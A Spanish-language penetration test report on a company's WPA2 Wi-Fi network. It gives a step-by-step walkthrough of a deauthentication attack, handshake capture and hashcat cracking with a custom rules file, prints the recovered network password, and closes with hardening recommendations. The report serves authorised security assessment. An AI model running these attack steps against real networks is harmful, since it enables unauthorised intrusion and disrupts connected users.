



# INFORME HACKING ETICO WIRELESS

ANGEL RAMON PAZ LOPEZ

ASUNTO: Hacking ético de una red WPA2 usando reglas hashcat

EMPRESA: LAPCREATIVOS

FECHA EMISION: 17/05/2022

## 1. OBJETIVO:

Presentar el procedimiento realizado para la evaluación de seguridad de las redes

Inalámbricas de la red LAPCREATIVOS, usando la herramienta aircrack-ng y aplicando reglas hashcat

## 2. ALCANCE

Se evaluará 1 SSID correspondientes a redes inalámbricas visibles de la Empresa LAPCREATIVOS

Item	ESSID	BSSID Evaluado	Modelo	Característica	Modo de Seguridad
1	LAPCREATIVOS	C0:C1:C0:0B:C4:F6	Cisco Linksys	Visible	WP2- Personal

## 3. PROCEDIMIENTO

Las acciones que se ejecutaron en el servicio fueron:

- El escaneo de redes inalámbricas para enumerar los protocolos de seguridad utilizados, frecuencia y clientes conectados.
- Desautenticación de clientes en la red para obtener los respectivos handshake WPA.
- Fuerza bruta mediante el uso de diccionarios para intentar obtener la contraseña en texto plano.
- Visibilidad de los equipos en la red Wireless.
- Recopilación de recomendaciones para orientar en la solución de vulnerabilidades.
- Redacción del informe de resultados.

#### 4. RESUMEN DEL HACKING ETICAL WIRELESS

Se efectuaron las debidas pruebas en el SSID: LAPCREATIVOS obteniendo las siguientes conclusiones:

De las evaluaciones realizadas, se identificaron vulnerabilidades explotables de riesgo para el negocio. Se logran romper las contraseñas de los equipos evaluados mediante fuerza bruta debido a que las mismas no son lo suficientemente robustas.

#### 5. EVIDENCIA

A continuación, se indican las redes evaluadas con sus respectivo SSID

##### RED: LAPCREATIVOS

La red LAPCREATIVOS utiliza el protocolo de seguridad: WPA2

**Networks > LAPCREATIVOS**

**IDENTITY**

SSID	LAPCREATIVOS
Access Point	Cisco_08:C4:F6
MAC Address	C0:C1:C0:0B:C4:F6
Vendor	Cisco-Linksys, LLC
Model	

**STATS**


Signal	-38 dBm
AP Utilization	Requires MetaGeek Plus
Channel Utilization	0.0%
Clients	0

**CONFIGURATION**

Channel	11 40 MHz
Security	WPA2-Personal
Basic Rates	1, 2, 5.5, 11 Mbps
Country	

**CAPABILITIES**

WiFi Mode	b/g/n WiFi 4
Max Data Rate	300 Mbps
Spatial Streams	2
Max MCS Index	7
Additional	



Dirección MAC: C0:C1:C0:0B:C4:F6

Usaremos la herramienta airogeddon para identificar la red LAPCREATIVOS, colocar la tarjeta en modo monitor y realizar la captura de los paquetes del handshake, una vez obtenida la

información crackearemos la contraseña mediante hashcat usando diccionario de rockyou y usando reglas para identificar la contraseña.

Ejecutamos airgeddon

```
kali@kali
File Actions Edit View Help
(kali@kali)-[~]
$ cd airgeddon
(kali@kali)-[~/airgeddon]
$ sudo ./airgeddon.sh
```

Seleccionamos la interfaz wlan0

```
kali@kali: ~/airgeddon
File Actions Edit View Help
***** Interface selection *****
***
Select an interface to work with:
1. eth0 // Chipset: Intel Corporation 82540EM
2. wlan0 // 2.4Ghz // Chipset: Realtek Semiconductor Corp. RTL8188EUS 802.11
n
*Hint* Do you have any problem with your wireless card? Do you want to know w
hat card could be nice to be used in airgeddon? Check wiki: https://github.co
m/v1s1t0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets
> 2
```

Tenemos el menu de airgeddon, ahora procedemos a colocar en modo monitor la tarjeta wlan0

```
kali@kali: ~/airgeddon
File Actions Edit View Help
***** Menú principal airgeddon v11.01 *****
**
Interfaz wlan0 seleccionada. Modo: Managed. Bandas soportadas: 2.4Ghz
Selecciona una opción del menú:
0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Menú de ataques DoS
5. Menú de herramientas Handshake/PMKID
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise
11. Acerca de & Créditos
12. Menú de opciones e idioma
*Consejo* Si instalas el paquete ccze podrás ver algunas partes de airgeddon
colorizadas y con mejor aspecto. No es un requerimiento ni una dependencia, p
ero mejorará la experiencia de usuario
> 2
```

Poniendo la interfaz en modo monitor...

Se ha puesto el modo monitor en wlan0


Pulsa la tecla [Enter] para continuar...

Elegimos la opción 5 para capturar el handshake de la red


```
kali@kali: ~/airgeddon
File Actions Edit View Help
kali@kali: ~/airgeddon x kali@kali: ~ x
Interfaz wlan0 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
Selecciona una opción del menú:
0. Salir del script
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Menú de ataques DoS
5. Menú de herramientas Handshake/PMKID
6. Menú de descifrado WPA/WPA2 offline
7. Menú de ataques Evil Twin
8. Menú de ataques WPS
9. Menú de ataques WEP
10. Menú de ataques Enterprise
11. Acerca de & Créditos
12. Menú de opciones e idioma
*Consejo* Buscamos traductores para otros idiomas. Si quieres ver airgeddon e
n tu lengua materna y además sabes inglés, contáctanos. Más información en: h
ttps://github.com/vis1t0r1sh3r3/airgeddon/wiki/Contributing
> 5
```

Elegimos 4 para buscar la red objetivo


```
kali@kali: ~/airgeddon
File Actions Edit View Help
kali@kali: ~/airgeddon x kali@kali: ~ x
***** Menú de herramientas Handshake/PMKID *****
***
Interfaz wlan0 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
Selecciona una opción del menú:
0. Volver al menú principal
1. Selecciona otra interfaz de red
2. Poner la interfaz en modo monitor
3. Poner la interfaz en modo managed
4. Explorar para buscar objetivos (modo monitor requerido)
   (modo monitor requerido en captura)
5. Capturar PMKID
6. Capturar Handshake
7. Limpiar/optimizar fichero de Handshake
*Consejo* El orden natural para proceder en este menú suele ser: 1-Elige tarj
eta wifi 2-Ponla en modo monitor 3-Elige red objetivo 4-Captura Handshake/PMK
ID
> 4
```



Damos control + C para parar la búsqueda y elegimos el objetivo, en nuestro caso sera la opcion 3



Ahora procederemos a capturar el Handshake eligiendo la opcion 6



Relizamos el ataque de desautenticacion con aireplay

```
kali@kali: ~/airgeddon
File Actions Edit View Help
kali@kali: ~/airgeddon x kali@kali: ~ x
***** Ataque para Handshake *****
***
Interfaz wlan0 seleccionada. Modo: Monitor. Bandas soportadas: 2.4Ghz
BSSID seleccionado: C0:C1:C0:0B:C4:F6
Canal seleccionado: 11
ESSID seleccionado: LAPCREATIVOS
Tipo de encriptado: WPA2

Selecciona una opción del menú:

0. Volver al menú de herramientas Handshake
1. Ataque Deauth / Disassoc amok mdk4
2. Ataque Deauth aireplay
3. Ataque WIDS / WIPS / WDS Confusion

*Consejo* ¿Tienes algún problema con tu tarjeta inalámbrica? ¿Quieres saber q
ué tarjeta podría ser buena para usar en airgeddon? Consulta el wiki: https:/
/github.com/v1s1t0r1sh3r3/airgeddon/wiki/Cards%20and%20Chipsets

> 2
```

```
Escribe un valor en segundos (10-100) para el timeout o pulsa [Enter] para ac
eptar el valor propuesto [20]:
> 20
```

```
airplay deauth attack
19:54:02 Waiting for beacon frame (BSSID: C0:C1:C0:0B:C4:F6) on channel 11
NB: this attack is more effective when targeting
a converted wireless client (i.e. client's mac).
19:54:03 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:03 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:04 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:04 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:05 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:06 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:06 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:07 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:08 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:08 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:09 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:09 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:10 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:11 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:11 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:12 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:13 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]
19:54:13 Sending Deauth (code 7) to broadcast -- BSSID: [C0:C1:C0:0B:C4:F6]

Capturing Handshake
CH 11 ][ Elapsed: 12 s ][ 2022-05-16 19:54 ][ PMKID found: C0:C1:C0:0B:C4:F6
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
C0:C1:C0:0B:C4:F6 -32 100 52 24 0 11 270 WPA2 CCMP PSK LAPCREATIVOS
BSSID STATION PWR Rate Lost Frames Notes Probes
C0:C1:C0:0B:C4:F6 5C:61:99:30:30:BF -22 1e-1e 0 38 PMKID LAPCREATIVOS
```

Damos enter si queremos que se guarde por default el fichero en esa ruta

```
Escribe la ruta donde guardaremos el fichero o pulsa [Enter] para aceptar la
propuesta por defecto [/root/handshake-C0:C1:C0:0B:C4:F6.cap]
>
```

Confirmamos que el fichero se guardo con éxito

```
(root@kali)-[~]
# ls
handshake-C0:C1:C0:0B:C4:F6.cap
```

Ahora procederemos a usar aircrack para convertir el archivo .cap a un formato de hashcat para crackear la contraseña usando diccionarios y reglas de hashcat



```
(root@kali)-[~]
# ls
handshake-C0:C1:C0:0B:C4:F6.cap

(root@kali)-[~]
# aircrack-ng -j hashcat handshake-C0:C1:C0:0B:C4:F6.cap
```

```
[*] ESSID (length: 12): LAPCREATIVOS
[*] Key version: 2
[*] BSSID: C0:C1:C0:0B:C4:F6
[*] STA: 5C:61:99:30:30:BF
[*] anonce:
B9 93 82 9D 08 E0 59 2A 07 BF BB 89 30 E6 28 01
97 16 5A 0A 12 55 41 1F F5 5B DC B2 10 52 61 66
[*] snonce:
60 5D 54 01 5A 02 00 3A D7 0D D4 B9 BA A5 92 19
89 BD 4E 41 A0 6C 76 64 3F 8E 4B D5 D1 F7 A7 C0
[*] Key MIC:
F6 56 AD 51 A9 0C AD 14 EF 09 4D 68 4B 37 4C 75
[*] eapol:
01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00
02 60 5D 54 01 5A 02 00 3A D7 0D D4 B9 BA A5 92
19 89 BD 4E 41 A0 6C 76 64 3F 8E 4B D5 D1 F7 A7
C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 16 30 14 01 00 00 0F AC 02 01 00 00 0F AC
04 01 00 00 0F AC 02 3C 00

Successfully written to hashcat.hccapx
```

Confirmamos que el archivo .hccapx este creado para usarlo con hashcat

```
(root@kali)-[~]
# ls
handshake-C0:C1:C0:0B:C4:F6.cap  hashcat.hccapx
```

Ahora para crackear la contraseña con el archivo hashcat.hccapx lo realizaremos en una maquina Windows, cuyo archivo y el diccionario lo colocaremos en la unidad C:\ y ejecutaremos el siguiente codigo en un cmd

```
C:\Windows\system32\cmd.exe
C:\hashcat5>hashcat64.exe -m 2500 -w 3 C:\hashcat.hccapx C:\diccionario.txt -r ./rules/reglas.rule --force
```

Usamos diccionario con nombre: diccionario.txt

Usamos las reglas con nombre: reglas.rule

```
C:\Windows\system32\cmd.exe
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

c32ad3d29659dc489f40f918a327ae2e:c0c1c00bc4f6:5c61993030bf:LAPCREATIVOS:C0wb0y1!

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA-EAPOL-PBKDF2
Hash.Target.....: LAPCREATIVOS (AP:c0:c1:c0:0b:c4:f6 STA:5c:61:99:30:30:bf)
Time.Started.....: Tue May 17 13:24:20 2022 (0 secs)
Time.Estimated.....: Tue May 17 13:24:20 2022 (0 secs)
Guess.Base.....: File (C:\diccionario.txt)
Guess.Mod.....: Rules (./rules/reglas.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 859 H/s (0.30ms) @ Accel:64 Loops:32 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 16359/22785 (71.80%)
Rejected.....: 16170/16359 (98.84%)
Restore.Point.....: 0/651 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: C0wb0y1! -> Buttercup

Started: Tue May 17 13:24:17 2022
Stopped: Tue May 17 13:24:22 2022

C:\hashcat>
```

Obteniendo la contraseña del Router: C0wb0y1!

Archivos de reglas


```
reglas.rule
1 cs00
2 $2
3 $1 $2 $3
4 $1 $2
5 $3
6 $7
7 ^1
8 $1 $3
9 $5
10 $!
11 $1 $1
12 $4
13 ^1 r
14 $2 $2
15 $0 $1
16 $2 $3
17 $0 $7
18 $2 $1
19 $6 $9
20 $8
21 $6
22 $1 $0
23 $0 $8
24 $1 $4
25 $0 $6
26 $9
27 $1 $5
28 $1 $6
29 $1 $8
30 $1 $7
31 $2 $4
32 $0 $5
33 $0 $9
34 $.
35 $8 $8
36
37
```



## 6. RECOMENDACIONES

A pesar que la red usa una contraseña con números y símbolos, mayúsculas y minúsculas no se consideró robusta y fue detectada con el diccionario de datos aplicando reglas de hashcat por lo cual se recomienda utilizar cadenas de más de 14 caracteres incluyendo mayúsculas, minúsculas, números y símbolos con el objetivo de que la probabilidad de que esa contraseña no se encuentre en ningún diccionario y nadie pueda romper la contraseña con facilidad hasta aplicando las reglas de hashcat. La habilitación del filtrado MAC u ocultamiento de la red wireless son capas de seguridad que se pueden añadir a la infraestructura. Sin embargo, hay distintas maneras de evadir estas medidas de seguridad.

Las redes wireless con modo de seguridad WPA2 Personal son lo suficientemente robustas para su uso personal o en el hogar. Sin embargo, para un entorno empresarial se recomienda utilizar WPA2 Enterprise. Las redes wireless WPA2 Enterprise ofrecen un control individualizado y centralizado y se pueden vincular con servidores de Active Directory para una mejor gestión de los usuarios conectados a la red.



Arquitectura Recomendada